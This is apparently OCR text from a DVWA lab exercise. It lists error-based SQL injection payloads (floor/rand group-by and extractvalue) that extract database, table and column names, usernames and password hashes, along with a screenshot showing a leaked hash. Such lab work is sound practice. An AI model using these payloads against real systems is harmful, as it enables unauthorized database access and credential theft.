
Column name: 1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select column_name from information_schema.columns where table_name = char(117,115,101,114,115) limit 4, 1), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #



User name: 1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select user from users limit 0, 1), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #



Passwords: 1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select password from users limit 0, 1), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #



HIGH LEVEL

Database name: %' and extractvalue('<a>xxx', concat(':',database()))#







Table name: %' and extractvalue('<a>xxx', concat(':',(select table_name from information_schema.tables where table_schema =database() limit 1, 1)))#




Column name: %' and extractvalue('<a>xxx', concat(':', (select column_name from information_schema.columns where table_name ="users" limit 3, 1)))#



User name: %' and extractvalue('<a>xxx', concat(':',(select user from users limit 0, 1)))#



Passwords: ' and extractvalue('<a>', concat((select password from users limit 0, 1)))#


kali-he153722 - VMware Workstation
File Edit View VM Tabs Help
kali-he153722
127.0.0.1/DVWA/vulnerabilities/sqli/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Fatal error: Uncaught mysqli_sql_exception: XPATH syntax error: '~f4dcc3b5aa765d61d8327deb882cf99' in /var/www/html/DVWA/vulnerabilities/sqli/source/high.php:11 Stack trace: #0 /var/www/html/DVWA/vulnerabilities/sqli/source/high.php(11): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sqli/index.php(34): require_once('...') #2 {main} thrown in /var/www/html/DVWA/vulnerabilities/sqli/source/high.php on line 11
SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox
127.0.0.1/DVWA/vulnerabilities/sqli/session-input.php#
Session ID: ' and extractvalue('', concat((select password from users limit 0, 1)))#
Submit
Close
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
ENG
21:50
2/10/2023